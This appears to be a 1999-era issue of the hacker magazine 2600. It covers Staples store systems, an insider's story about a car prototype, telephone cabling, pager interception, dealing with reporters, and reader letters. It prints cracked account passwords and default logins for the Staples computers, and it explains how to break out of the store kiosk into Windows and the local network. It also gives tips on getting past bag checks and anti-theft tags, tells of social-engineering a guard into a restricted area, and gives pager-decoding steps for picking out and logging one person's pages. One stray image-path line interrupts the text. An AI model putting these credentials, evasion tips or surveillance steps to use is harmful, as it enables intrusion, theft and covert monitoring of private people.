"update":"STAPLES1234" - this one automatically loads new features/pricing from a diskette.

"mis":"STAPLES1234" - this allows you to change the current pricing and make an update diskette which can be loaded on the same or other machine using account "update".

Compaq BTO

Staples also sells Compaq Built-To-Order computers. These are viewed and ordered from a Compaq computer, which is usually placed right next to the Proteva. Unlike the Proteva, however, the Compaq "kiosk" has a power-up BIOS password and is networked into Staples' corporate WAN. This is necessary because the kiosk is only used as a viewer for Compaq's web site where the specs, option lists, and ordering forms really are. The site is available at www.compaq.com/retail. Login and passwords are "STAPxxxx", where xxxx is the 4-digit store code, padded with initial 0's as needed. There is very little security on this computer. Simply pressing Ctrl-Alt-Del, and "End Task"-ing the kiosk software (really Microsoft Internet Explorer run full-screen without the toolbars, etc.) drops you directly to Win95. A new browser can be fired up and whooosh, you can surf the net. Or you can go into Network Neighborhood and look around a little. What else is on the local network? Read on....

Office Computers

Years ago, all each Staples store had in the way of computers was an AS400 terminal. This ran over a 9600 leased line to the corporate headquarters and was used for inventory control, printing price signs, entering damages, and many other tasks. About two years ago, Staples installed Frame Relay T1s to all its stores and upgraded to three actual computers in each store. The Sales Manager's office received a computer, as did the General Manager's. The third was set up as a training computer for employee use, usually in the larger of the two offices. These were generally 266 to 333Mhz Pentiums with either 32 or 64 megs of memory. All ran Win NT 4.0 SP3.

The computer in the Sales Manager's office was usually kept running a terminal program that simulated the AS400 terminal that had been removed. The General Manager's computer was used for making employee schedules and keeping track of employee punches at the timeclock. It was also used every Sunday to do employees' payroll. The training computer was loaded with various certification and educational software and kept track of which employees had passed which "courses" at "Staples U." All three computers had browsers and could surf Staples intranet and the Internet.

Using ntfsdos and L0phtcrack on these machines revealed the following accounts:

Administrator:"01BSdufWH.9" - Thought they'd make it more secure using a period. Heh heh.

Guest: - Disabled.

InstallNT:"InstallMe" - Used, obviously, for maintenance and installation.

StaplesService:"ecivreSselpatS" - Yes, the login backwards.

Associate:"SELL" - What we were supposed to do.

Manager:"CARE" - What the managers didn't.

Sales:"SPLS" - Our stock symbol.

userid:"PASSWORD" - Yes, this account actually exists. Someone must have taken the instructions a little too literally when asked to type in their userid and password.

The Gun

With the arrival of the office computers, Staples stores also received a remote terminal hooked up into the system. This "gun" has a small lcd screen, an alphanumeric keypad and a scanning laser. Almost any function you can do from the AS400 terminal is available from the gun, including price checks, sign printing, and inventory functions.

Security Personnel

Most Staples stores have a security guard at the front door. He (it's usually a he) is the one who asks you to leave your bag with him when you enter the store. He's basically powerless to do anything, though. If pushed hard enough, and backed by a store manager, he can refuse you entry to the store if you refuse to leave your bags with him. But most of the time, he'll let you in with a "I'll have to check your bag when you leave." Of course, you don't have to let him, and he can't make you.

Security Procedures

Staples policy is that a manager can only stop a suspected shoplifter at the door if that manager has kept the suspect in sight at all times from the moment they take something and hide it to the moment they try to walk out the door. This is very difficult, if not impossible, especially if the manager is following the suspect - the manager has to run past the suspect to get to the door first in order to stop him, but can't take his eyes off him. This rule is often ignored, however, as managers sometimes take the word of the security guard, or even the associates as to what has happened. Many times, nothing is done to the suspect, as there is no proof and inadequate surveillance.

Staples has a special code word to indicate a security problem. This code is "Fred Klein," who used to be the head of Loss Prevention for Staples many years ago. By simply paging "Fred Klein to aisle 4," any associate can indicate that there is a suspicious person in that aisle. All other associates are supposed to drop what they are doing and converge on that location en masse in, basically, an attempt to scare the suspect into leaving.

Security Devices

Certain Staples stores, usually those with the highest losses, have gotten a security system installed. It consists of a set of "gates" set on either side of the entrance and exit doors, and rolls of stickers which are placed on high-ticket items. The stickers interrupt the weak magnetic field put out by the gates which causes the gates to beep. This can obviously be defeated easily by removing the stickers from the merchandise.

Some stores also have cameras, usually aimed at the main entrance, and possibly one in the money room.

Well, that's enough for now. When I dig up some more information, I'll be sure to write another article. Until then - happy hacking!

I Own Your Car!

by Slatan

I work the night shift for a major auto company near the motor city in Michigan. One night all the bosses went home early and left us there alone. We had learned earlier that day (on the news) that a bunch of us were being laid off and the rest were being transferred or strong-armed into quitting. The executives didn't even have the decency to tell us first, or in person. We had to hear it on TV. So needless to say, no one was in a good mood.

Where I work there is no getting out. If you quit you have to take 30 days (unemployment) before you can work at another related facility. The software we use is only used by other related facilities. Still they wouldn't release us from our contracts. Most of us had put in years of service and worked overtime to get projects out to match deadlines set by executives who had no idea of the work involved. Even forsaking our families at times, and for what? To be walked on and thrown out like yesterday's newspapers, to perfect a vehicle that we will never be able to afford? No perks at this job, poor pay, no employee discount, no job security, and the night shift makes getting anything done impossible. Basically, they own us.

After learning of our imminent doom, everyone was sitting around wondering what would become of us. Three of us - who were as close to model employees as you could get - did our jobs and didn't screw around while other people slacked off and played solitary. We never took advantage of our jobs. That is, until that one night.

I was the first who mentioned a scheme, half jokingly and half seriously. "We should go down into that restricted area and try to get in." The other two guys agreed we really didn't have anything to lose. So we decided to go for it. We knew what was in there because you could see all the experimental cars from the solid glass walls. The sliding doors were about 10 feet high and 15 feet wide. The only problem was that they were locked by an executive level passkey card. We knew they wouldn't let us walk right in - none of us fit the description of an executive type. We were obvious computer geeks, as our coworkers would say. So we thought of a plan. We gathered a bunch of door parts, a frame here, a sealing strip there, got some calculators, sketch pads, pencils, and a few compasses left over from the manual days. We picked up some heavy blueprints to back up our story and typed up a fake work order. Our pass cards would let us in most of the way but when we got to the glass wall, we were stuck. Sliding my card through, it just beeped. I thought about spraying some salt water in the reader, like what people did in the old days with Coke machines, but that would have been destructive and nonproductive. Instead, social engineering would be our key.

A voice spoke from the intercom. "Can I help you?"

I replied, "The reader won't read my card."

The voice came back, "You're not in the computer for this area."

"I have a job that requires my unescorted access to this area".

"I'll be right down," the voice shot back.

We showed him our ID badges that proved we worked there and he asked what we were doing. We explained that we needed to get in the restricted area to do some last minute changes to the seals in one of the vehicles before this year's auto show, which was only a few weeks away. Unconvinced, the guard wouldn't let us through. We unrolled the blue prints and showed him where the trouble was. Being the senior he was, he couldn't read the blueprints or make heads or tails of it. "There is an airflow problem throughout the door system, which at high speeds causes wind deviation thus amplifying cabin noise and increasing internal pressure." We threw in some more technical BS and buzz words and finally he was convinced after we showed him the phony work order. He slipped his passkey through the door and opened it for us. He watched us for about a half hour until he got a buzz from another part of the building and had to go. We told him this will take us most of the night and we could let ourselves out. There were push-buttons on this side. Now the fun would begin.

Most of you won't see the vehicle we were about to play with until 2002. It's a prototype and there were six of them there. In the trunk was a fuel cell, holding about 50 gallons of racing fuel. The tires of the car were kicked out and set out about 6" in the rear, and mostly to the corners of the car. It was super charged, none of that cheap turbo charge crap. Under the hood was, well you wouldn't believe me if I told you. Needless to say this wasn't the fuel economizing car that everyone thinks we're all working on to save the environment. This car was pure evil. Oh, did I mention that we are one of the most prestigious car companies, that we are the definition of luxury and class? Most older folks want one of our cars when they retire. So this car will be a shock when it's released. And it will be released.

We drooled enough. Now it was time to test out our made-up theory. There are always keys in these vehicles and full tanks of gas. No emblems on the car so no one will know what it is if they see it. Heck, at 2 am who would be out on the roads anyway? We fired her up and two of us went out, leaving one behind to open the door so we could get back in. I took the second spin at the wheel and, oh my gosh, talk about power and speed. I had never driven a super charger before. There was no waiting for the turbo to kick in. You hit the gas and it was pure power. The tires would squeal as long as you held the gas down. At 80 mph it seemed like we were crawling and every time I tapped the peddle the tires would squeal. At 95 mph they would squeal! I think I got whiplash that day. At a red light a Corvette pulled up next to us, a new sleek one. He gunned his engine and when the light changed I floored the gas. Bad mistake - the car just sat there spinning its wheels like we were on ice. OK, I'm a computer geek, not a drag racer. I came off the entrance ramp to I-75 at 75 mph. I was looking for a certain switch that I had heard existed. I flipped off the headlights and hit the switch. Night Vision.

A camera is mounted in the hood in the symbol. It displays the image on the window and you can see through fog and rain. It makes everything white and is very cool. I like it because I can drive with no headlights on. The ride was smooth, and steering was tight and effortless even at speeds over 150. The car also has GPS installed in case you get lost or you lock your keys in it - or if the car is stolen. If you get in an accident and the airbag goes off, it autodials the headquarters and patches you into a 24 hour receptionist who can listen in on your cabin and talk directly to you using cellular towers. This system and features are commonly referred to as telemetry, another new buzzword that will be popping up later this year. The home base of this is networked and the receptionist can watch your car's movement on her screen. She can patch her screen to other receptionists too. Other features of this system allow you to navigate and even be told histories of the towns that you're driving through. No per-minute fees, just one yearly fee. Had I not been having so much fun I would have thought to get the dial-in number to the automated computer.

It was nearing our lunch time so I hit the blue button which connected the car to the 24 hour lady. She gave us her name and asked how she could help us. I said we needed the location of a 24 hour restaurant. She gave us a few of them and then told me to turn right at the next exit and guided me there no problem. All without even asking my name, or where I was calling from. I later learned this service will cost about $400 a year but that is unlimited service calling. Data travels at a slow analog speed of 2400 bps. This should change soon as more digital towers are put up along the expressways. Then all vehicles will use spread-spectrum.


The lady said she was getting a reading of engine compartment heat and suggested I ensure the radiator was full, even though it appeared full to her. It might have been due to my driving over 100 mph for so long before I called her. "I'll check it out," I told her. Just think what other people could do if this fell into the wrong hands. This service makes the Pentium III ID feature look like small potatoes.

Hacking in the future will soon find its way into the automobile. This car itself is one large computer; there are microchips in every part of the car, each controlling components, mirrors, windows, seats, door locks, power brakes, etc. Viruses will be easily inserted into the car's onboard system via the CD player which will soon be a direct link to the car's CPU. A hacker could make the horn honk every time the brake pedal is pressed. Just think what a program like Back Orifice could do on one of these cars.

I see it like this: A voice announces to the irritated driver: "What's wrong - you don't like Rob Zombie?" *"No!"* yells back the executive driver. "Fine, turn it off. Oh that's right, you can't. *I own your car!!!"*

Most of the top automakers are secretly making it their goal to turn their luxury cars into a virtual onboard LAN. And it was highly evident in the car I was driving. Behind closed doors, execs discuss their future plans. They want their vehicles to be able to access the Internet. It would have to be wireless and they know what that means. A high price would have to be paid to the companies that own the rights to the specific radio spectrum which would be required by this system. They figure they will pass the cost to the consumer and have them pay for the service like we do now for the Internet. (Mental note, invest in AT&T stock.) With all the talk of what they want to do, no one is talking about what they're going to do to make it secure. They are relying on digital spread spectrum to be their firewall saying that will protect them from their signals being intercepted. In my opinion this is very nearsighted, yet typical. What they don't realize is that sometimes the demon comes from within.

I've seen the future, and it is sweet.



```
*** -
*** - Welcome to irc.2600.net - Message of the Day
*** -
*** - IRC - 2600 STYLE
*** -
*** - We all know IRC is an anarchic way of communicating, to say the least.
*** - This is all fine and good, except that it sometimes makes
*** - communicating a bit difficult. A bunch of us have put our heads
*** - together and come up with something that should please everyone - the
*** - 2600 IRC Network. That's right, a new network that's completely
*** - independent of EFNet, undernet, dalnet, whatever. Simply change your
*** - server to irc.2600.net and you're in!
*** -
*** - As this is our own server, we can do whatever we damn well please on
*** - it and you have more of a chance of implementing features that you
*** - want as well. At the moment, we allow usernames of up to 32 characters
*** - instead of the current limit of 9. We're working on implementing
*** - secure connections for our users so the monitoring agencies can go
*** - back to real crime once again. And, at long last, 2600 readers will be
*** - able to contact people in their areas by simply entering a channel
*** - that identifies their state or country. For example, #ks2600 is the
*** - 2600 channel for Kansas, #2600de is the 2600 channel for Germany.
*** - (States come before the 2600, countries come after. A full list of the
*** - two-letter codes is available on our server.) And, as always #2600
*** - will exist as the general 2600 channel, open to everyone at all times.
*** - You can create your own channels and run them as you see fit, in the
*** - tradition of IRC.
*** -
*** - We look forward to seeing this network grow and flourish. Help spread
*** - the word - irc.2600.net - a network for hackers, run by hackers.

  02:07AM  @kluge (+i) on #jaeger (+lnt 23),        [sofnlBmcaYp]  [AmmoBox]
-
```

Telco-Babble

by Android

The etymological origin of the word telecommunications is derived from the Greek word tele as defined in the book of Webster as to travel a distance over. And communication defined as a system for sending and receiving messages, as by telephone, telegraph, radio, etc. Now that we have an understanding of the concept, let us proceed into the subject and shed some light on it.

This is inspired with respect to our bretheren Catatonic Dismay who wrote "Copper Pair Color Coding" in 15:4. I was enlightened to read the article so that others reading about what was written can understand the information in their quest for knowledge in the Information Age. What was explained was the color code. The color code is the foundation to understanding the wires that are used for our telephone connections. When you see a telephone cable, it will be a dull silver/greyish color and will have a variety of different colors of wires. When you strip the wire, it is copper. And of course, copper is a conductor of electricity.

All of the wires have different specified colors with respect to the color code. Understanding the sequence will help you understand how to connect it to a 66 block, for example. Encountering other types of cable with the wires inside will show the various colors of the wires. It will be in a different sequence, but the concept applies as it does to all other telephony cable. Now that there is clarity to the purpose for the wire, I'll expand on the different types of terminology pertaining to how the cable is defined.

For the standard telephony cable, inside there are 25 pairs of color-coded wires. The definition for the 25 pairs of wires is called a binder. From the definition of a binder, we can expand our telco jargon. One super-binder has 25 binders with 625 pairs. One mega-binder is equivalent to 25 super-binders. And last, one ultra-binder has 25 mega-binders or 39,625 pairs of colored wires. This is equivalent to one ultra-fiber optic cable. That wasn't too hard now... was it? What I forgot to add was that for telephony cable, when there are more than several binders, there are ribbons inside to separate each individual binder. What is interesting about it is that the color code applies to it - colors with respect to the color code separating the wires so that no confusion will arise (or did I add to the confusion?). Anyway, this is the definition for the different classifications of wires.

That was the foundation for understanding the various telephony cable sequences with respect to the color code. Practice using the terminology with a telco person who works out in the field and that person will be impressed. As for understanding the various networking protocols, packet-switching, TCP/IP, to name a few, they rarely understand it (not to castigate their intelligence). This is from my social engineering with others in the field. In contrast, the telcos provide us with services that are vital to the connections to the communications terminals so that we can have our Internet and telephone connections.

As a techo-dweeb dilettante, the telco realm was different compared to the computer/electronics realm; two completely different entities. I rarely use the color code, but it's good to share the knowledge with others not familiar with it. When the two are integrated there is an appreciation for the cabling, terminals, and connections making it possible for communication lines to be in existence. Yet, it's fascinating to ponder how a copper wire with plastic wrapped around it in various colors is vital to the communications that we are using today and for tomorrow.

An Intro to Paging Networks and POCSAG/FLEX interception

by Black Axe

Pagers are very, very common nowadays. Coverage is widespread and cheap, and the technology is accepted by most. Ever wonder, though, what happens on these paging networks? Ever wonder what kind of traffic comes across those pager frequencies? Ever listen to your scanner on a pager frequency in frustration, hearing the data stream across that you just can't interpret? Want to tap your radio, get a decoding program, and see what you've been missing?

Before I begin, let's cover just exactly how those precious few digits make it from the caller's keypad to the display of the pager in question. Or perhaps your monitor....

Let's entertain a hypothetical situation in which I would like to speak with my friend, Dave. First, I pick up my phone and dial Dave's pager number (555-1234). I hear the message "type in your phone number and hit the pound sign." So I comply, enter 555-4321# and then hang up.

Here's where the fun starts. This is all dependent on the coverage area of the pager. The paging company receives the page when I enter it, and looks up the capcode of the pager it is to be sent to. A capcode is somewhat akin to an ESN on a cellphone; it identifies each specific pager on a given frequency. The paging company will then send the data up to a satellite (usually), where it is rebroadcast to all towers that serve that particular paging network. (Remember last year, when everyone's pagers stopped working for a few days? It was just such a satellite that went out of orbit.) The paging towers then transmit the page in all locations that Dave's pager is serviceable in. In this case, let's say that Dave's pager has a coverage area that consists of a chunk of the East Coast, going from Boston down to Washington DC, and out to Philadelphia. The page intended for him is transmitted all throughout that region. Since a pager is a one-way device, the network has no idea as to where the pager is, what it's doing, etc. so it just transmits each page all over the coverage area, every time.

"So?" you may say, "What's that do for me?" Well, it means two different things. First, pagers can be cloned with no fear of detection because the network just sends out the pages, and any pager with that capcode on that frequency will beep and receive the data. Second, it means that one can monitor pagers that are not based in their area. Based on the example of Dave's pager, he might have bought it in New York City. He also could live there. However, because the data is transmitted all over the coverage area, monitoring systems in Boston, Washington DC, and Philadelphia could all intercept his pages in real time. Many paging customers are unaware of their paging coverage areas and usually do not denote the NPA (area code) from which the page is being received. This can cause problems for the monitoring individual, who must always remember that seven digit pages shown on the decoder display are not necessarily for their own NPA.

The Pager Decoding Setup

Maybe you knew this, maybe you didn't.... Paging networks aren't encrypted. They all transmit data in the clear, generally in one of two formats. The older format is POCSAG; which stands for Post Office Code Standards Advisory Group. POCSAG is easily identified by two separate tones and then a burst of data. POCSAG is fairly easy to decode. FLEX, on the other hand, is a bit more difficult, but not impossible. FLEX signals have only a single tone preceding the data burst. Here's how to take those annoying signals out of your scanner and onto your monitor. You will need:

1. A scanner or other receiver with a discriminator output. A discriminator output is a direct connection to the output of the discriminator chip on your scanner. This is accomplished by soldering a single wire to the output pin of the NFM discriminator chip to the inner conductor of a jack installed on the scanner. RCA jacks are commonly used for convenience. A list of scanners and their discriminator chips can be found at http://www.comtronics.net/scandata.txt. For obvious reasons, the larger and more spacious a scanner is internally, the easier the modification is to perform.

2. A computer is required to actually interpret and display the pages. Most pager decoding software runs under Win95. This includes all software which uses the sound card to decode signals. If you have a data slicer, there are a few programs which will run under DOS.

3. You will need a Soundblaster com-

patible sound card. This will let you snag POCSAG traffic. Or you can build a data slicer and decode FLEX traffic too. Or you can be lazy and buy one from Texas 2-Way for about $80 or so. The Soundblaster method will obviously tie up your computer while decoding pages. Using the slicer will let you run decoders on an old DOS box and will let you use your better computer for more important stuff.

4. Antennas, cabling, etc.... You will need an RCA cable (preferably shielded) to take the discriminator output either into the sound card or into the slicer. If using a slicer, you will also need the cable to connect your slicer to your computer. As far as antennas go, pager signals are *very* strong, so you won't need much of an antenna. A rubber ducky with a right angle adapter, attached right to the back of the radio, will be more than enough. The signals are so damned strong that you might even be able to get away with a paper clip shoved into the antenna jack. Think of what kind of an antenna your pager has; this should give you a good idea of what the requirements are in the antenna department.

Connect your scanner's discriminator output to either your data slicer or your sound card. If using a sound card, be sure to use the line in connection. If using a data slicer, connect that to the correct port on your computer. Tune yourself a nice, strong (they're all strong, really) paging signal.

Where are they? Well, the vast majority of numeric pagers are crystalled between 929 and 932mHz. Try there. Or if you want to try decoding some alphanumeric pagers, try the VHF range around 158mHz. There is also some activity in the 460-470mHz range.

Now what about software, you say? That is where things start to get somewhat difficult. Motorola developed most paging protocols in use and holds licenses to them. Any software that decodes POCSAG or FLEX is a violation of Motorola's intellectual property rights. So one day, the people at Motorola decided that they didn't want that software floating around. They proceeded to look up everyone who had copies posted on the Web and told them that if they didn't take those specific programs off of the Web, it was court time. The threatened webmasters removed the offending copies, fearing a lawsuit from Motorola. After this, our good friends from the United States Secret Service arrested Bill Cheek and Keith Knipschild for messing around with decoding hardware and software - the SS appeared to want to make data slicers illegal. Of course, these arrests were ridiculous, but nobody wanted to get busted.... so the vast majority of resources on American websites disappeared. Checking around English or German sites may yield some interesting results.

Now you're ready. Fire up the software. Get that receiver on a nice, hot frequency. Look at all of the pages streaming across the network. Give it a few hours... getting bored yet? Yes? Okay... now that you have a functional decoding setup, let's make use of it. Know someone's pager that you want to monitor? Here's how to snag them.. First you need the frequency; it's usually inscribed on the back of the pager. Also, you can try to determine what paging company they use, and then social engineer the freq out of the company. www.perconcorp.com also has a search function where you can locate all of the paging transmitters (and freqs) in your area, listed by who owns em. Not bad. So you have the frequency... now what? Well, wait until you have to actually talk to this person. Get your setup cranking on the frequency that this person's pager is using. Now, page him. Pay close attention to the data coming across the network... see your phone number there? See the capcode that your phone number is addressed to? That's it. Some better decoding programs have provisions to log every single page to a certain capcode to a logfile... this is a good thing. Get a data slicer, set everything up on a dedicated 486, and have fun gathering data.

For updates to this article visit the Phone Punx Network (http://fly.to/ppn). Mail can be sent to the Phone Punx address and it will find its way to me.

STARTLING NEWS

We've decided to turn back the hands of time and embark on a shrewd marketing ploy. Effective immediately, our subscription price will revert to what it was nearly ten years ago - a mere $18!

Why are we doing this? Have we completely lost our minds? We will not dignify that with a response. But we will say that we are looking to get more subscribers and, since the vast majority of people buy 2600 in the stores, this seems as good a way as any. Plus it'll shut up those people who complain that subscribing is more expensive than buying it at the stands. That's no longer the case. Now, in addition to not having to fight in the aisles for the latest issue and being able to place free marketplace ads, you will also save money over the newsstand price. Just like Time and Newsweek.

We're also lowering the price of our back issues. With every issue we stockpile, we lose more space so we'd really like to get rid of the damn things. You can now get back issues for $20 per year or $5 per issue from 1988 on. Overseas those numbers are $25 and $6.25 respectively.

Name: ______________________________ Amt. Enclosed: __________

Address: ______________________________ Apt. #: ________

City: ____________________ State: ________ Zip: ________

Individual Subscriptions (North America)

□ 1 Year - $18 □ 2 Years - $33 □ 3 Years - $46

Overseas Subscriptions

□ 1 Year, Individual - $26

Lifetime Subscription

(anywhere)

□ $260

Back Issues

$20 per year ($25 Overseas), 1984-1998

Indicate year(s): ______________________________

Photocopy this page, fill it out, and send it to:

2600 Subscriptions, PO Box 752, Middle Island, NY 11953

Hack the Media

by Jim Nieken

Much has been said lately about journalists and the media, from their outright disregard for the likes of Kevin Mitnick and others, to MTV's much criticized foray into the lives of hackers. Few would deny the power and influence of journalists, yet no one seems to like them. They tend to paint hackers and most other "underground" subcultures in a negative light, and there are a number of reasons for this. Among them, deadlines and other time constraints, the betraying nature of the news gathering process, and the necessity to simplify information. But there are ways to turn the idiosyncrasies of journalism to your advantage, and to help reporters present an accurate and positive account. Follow my advice, and you might even find something good written about you in the paper.

First, some background. I have been working for various newspapers for years, both in freelance and staff reporter positions. My byline has graced the pages of papers both big and small, but I grew up working with local papers and tend to prefer them. I haven't done very much work with television, but the news gathering process is mostly interchangeable. Although a writer by trade, I am a geek at heart and must sympathize with the poor treatment my colleagues often give hackers.

This article is intended to explain how print and television journalists investigate and report a story, and what you can do if you are ever asked for an interview.

The Deadline: Your Ticket to Increased Adrenaline Output

Years ago, when I was just getting into the newspaper business, a grizzled old editor took me aside and explained what I was really supposed to be doing there. "My job," he said, "is filling up newspapers. Your job is meeting deadlines." His point was that while journalistic integrity was all well and good, newspapers couldn't print blank pages.

Deadlines are not just a part of the job; they are often the single most important concern. Reporters need to get their work in on time, and that can sometimes mean sacrificing accuracy for haste.

No one wants to print an untruthful story, but the fact is that the less time you spend researching, the less quality information you will get. That information also needs to be analyzed if it is to be conveyed correctly, which also takes time.

Looming deadlines are not the only factor in inaccurate reporting, but if you ever find yourself the subject of a story you should take them into account. If a reporter says that he or she has a day or less to cover a story, be concerned. If they have more than a few days they probably won't totally misrepresent you, and if they have several weeks the deadline is not likely to affect the quality of the reporting at all. This is why local television news reports are often so shoddy. Local TV reporters (carpetbaggers all) often work under deadlines of a few hours or less. They are told to run out to a location, pose in front of a building or a car accident, and rattle off a few facts provided by local law enforcement. They don't have time to actually investigate, which is the curse of all time constraints.

As a subject, there is little you can do about deadlines, but you may want to ask when their story is due. If you want to help yourself and create a better story, try your best to work within the limits of the reporter. If you just did something especially nasty to the local power grid and you would like your side of the story told before they haul you off to a holding cell, try to be available to media sources. You can't get your side out if you won't talk, and newspapers may be forced to print only what they have heard from other sources. Those may be your friends and family, but they could also be the police and other government agencies, or the guy whose life was ruined because he missed the season premiere of *Ally McBeal* when you took out the electric company.

The Interview as Seduction and Betrayal

In college, a journalism professor once told me that there are only two kinds of people in the world, those who are interviewed often and who know how to be interviewed - and those who aren't and don't. As a reporter I get most of my information via the interviewing process, but no other news gathering technique has a greater potential for distorting information. Unlike a school district budget, or the winner of an election, or something equally quantifiable, conversations are more subject to interpretation than most people realize. Your ideas must survive the transfer into your own words, into my head or into my notes, into new words in the final story, past the mercurial tempers of various editors, and finally back into the heads of a hundred thousand readers. It's not at all uncommon for people to complain that they were misquoted or misrepresented when they see their words in print. I hear it all the time.

The distortion extends beyond merely getting the exact wording of a quote wrong. Words are usually taken totally out of context, poorly extrapolated from sloppy notes, or even shamelessly fabricated. It's very uncommon for a reporter to totally fake quotes (we tend to be pretty anal when it comes to what's inside quote marks), but danger lies in how quotes are set up. It all depends on how your comments are explained and what context they are placed in.

You could say something like: "I don't really like people who break into other people's computers just to mess with stuff. I mean, the idiots usually deserve what they get for leaving stuff wide open, but it's really mean and no one should take advantage of people like that."

But a week later this might be printed in the local paper: "...One hacker said that he feels no sympathy for people whose computers are attacked or vandalized. 'The idiots usually deserve what they get for leaving their stuff wide open,' he said casually."

The quote was reproduced accurately, but the context was totally reversed. Beware of this. Reporters love juicy, callous, or controversial quotes. They spice up a piece of writing like you wouldn't believe. If you're not careful they could even end up right in the headline. If it takes three minutes of set up and hypothetical situations and philosophical justifications before you can say something like, "...so I guess if looked at it that way we should probably just blow up the phone company building," you can be assured they will not print the philosophical justifications and skip right into your admission of a terrorist plot.

As an interviewee, you can help in a number of ways. First, don't say anything that needs a lot of background or buildup. We work with sound bites, and you should never say anything you don't want printed unless you make it clear that it's off the record. All reporters will respect your wishes to not have a quote printed, but always pay attention to what you are saying. Don't say anything too sociopathic. Go slowly. We can only write so fast, and it allows you to choose your words more precisely. If you're ever suspicious, ask the reporter to read your words back to you. Make sure you like what it says, because they may come back to haunt you and this is the only chance you are going to get to change them. Also, always realize that you never have to answer any question asked by a reporter. We're not cops, and we can't force you to do anything. On the other hand, most journalists have large expense accounts and bribes are an extremely common industry practice. You might suggest that you sit down over dinner to talk. Be sure to order a dessert.

Journalists May Be Stupid, But Our Readers Are Even Stupider

My handy Microsoft Word grammar checker tells me that this document is written at or around the 10th grade reading level. This means that if you can read this paper without moving your lips, you are capable of reading at at least that level. Most magazines and nearly all newspapers are written at or around the 6th grade level. This is not because this is all the average American can handle. Rather, it keeps Joe Public from choking on his coffee at 7:30 AM as he slams into words like "axiological." Put simply - newspapers are mass mediums. They are consumed by the general public, and are written so people don't have to know anything about the subject being reported.

Newspapers are expected to provide only general information and basic facts. You might succeed in explaining the intricacies of exploiting a CGI loophole and stealing root access on a server to a reporter, but the writer still needs to explain that to 500,000 non-technical people. Most journalists are fairly good at assimilating information, but they are still not likely to get technical details correct. Even if they do understand it for some reason, it is likely to get twisted in the translation.

There is little you can do in this regard, other than to try simplifying your language. Assume that the reporter has no clue when it comes to technology, and no intention of printing anything the least bit technical anyway.

Journalism is a Business: A Lesson in Economic Theory

News reporting organizations are not a public service. They are a business like any other, and they must remain profitable if they want to continue printing or broadcasting. In order to do this, they must run interesting stories about interesting events. If that means slanting an issue or exaggerating a point, it can easily be justified. Most of my journalism classes in college centered on giving otherwise mundane stories enough "sizzle" to make them interesting. But there is a duality at work: "sizzle" versus "responsibility." Most reporters have no desire to print a false story, but most reporters have no desire to print a boring story either. Often the two sides are at least partially in conflict. But it could be worse than that, depending on the particular ethics of the organization doing the news gathering.

The journalistic reputation of the network or newspaper doing the story is typically a good barometer of how concerned they are about responsible reporting. I would trust PBS or *The New York Times* with just about anything, although they make errors like anyone else. I would trust the *Boston Globe* or the *Washington Post* to get most of the story right. I would expect the Associated Press, CNN, ABC, and the average local paper to at least get the basic information correct. I would bet some amount of money that CBS, NBC, MSNBC, Fox News, and most larger city papers retain at least a passing resemblance of reality. As for most Internet news clearinghouses, any local television news station, or the likes of MTV - their efforts are more akin to self-serving propaganda than journalism. I wouldn't trust MTV to report anything accurately, let alone something as delicate as what it means to be a hacker.

Every news-gathering company has a different perspective on sensationalism versus responsibility. It's probably in your best interest to evaluate how much you trust the particular organization before you consent to a story about or involving you. If you don't already trust most or all of what they tell you, don't expect that you and your story will fare any better. One thing you can do to help is to constantly mention how much you distrust the media and how they've let you down considerably in the past. Bring it to the forefront of the reporter's mind that accuracy is more important to you than what is provocative. Make him or her think that they will be betraying you if they misrepresent you in any way. It usually helps a lot.

Conclusion: Reporters are People, Too

If you ever find yourself the subject of a news story, be aware that the end product will probably not show you the same way you see yourself. Complicated details tend to be simplified, and that can mean a significant change for something as technical as computer hacking.

Like I said, no reporter and no newspaper wants to print an untruthful story. It's not likely that they will totally fabricate facts, but they can be taken out of context and reworked to create a more interesting story. Reporters often go into a story with preconceived ideas, and it can be difficult to change them. Just act natural, be truthful, and explain things as clearly as you can. If the reporter is any good, you may actually like what you read in the paper or see on TV a few days later.

PEOPLE WHO CAN'T KEEP QUIET

Inequities

Dear *2600:*

I was recently listening to the 8/17/99 *Off the Hook* and reading the latest copy of *Popular Science.* While looking through the ads in the back of *PopSci* I came upon the part in the show where you discussed the fact that DirectTV sued Dan Morgan for having information on how their technology works as well as ads for technology that bypasses their encryption and I noticed something. *PopSci,* a reputable and widely distributed magazine, runs ads for cable descramblers. These, as I recall, are illegal in most areas and have virtually the same function as the encryption bypassing technology advertised in *Satellite Watch News.* Upon further investigation I found that *Popular Mechanics* (*PopSci's* sister magazine) also runs these ads. What the hell is the deal with this? Not to mention that the whole case violated the First Amendment and is complete and utter bullshit.

Ackbar

As this was a "civil" case, it was relatively easy for a large corporation like General Motors (you do know that General Motors owns DirecTV, don't you?) to shut down a puny publisher like "Satellite Watch News." In this case, the fact that SWN dared to print articles detailing how DSS signals could be decoded was enough to incur GM's wrath. Even with the First Amendment and many loyal subscribers on one's side, it can often be impossible to survive the litigation that a corporate giant can muster. By the way, we will cheerfully print any articles on the subject of decoding DSS signals.

The Politics of Hacking

Dear *2600:*

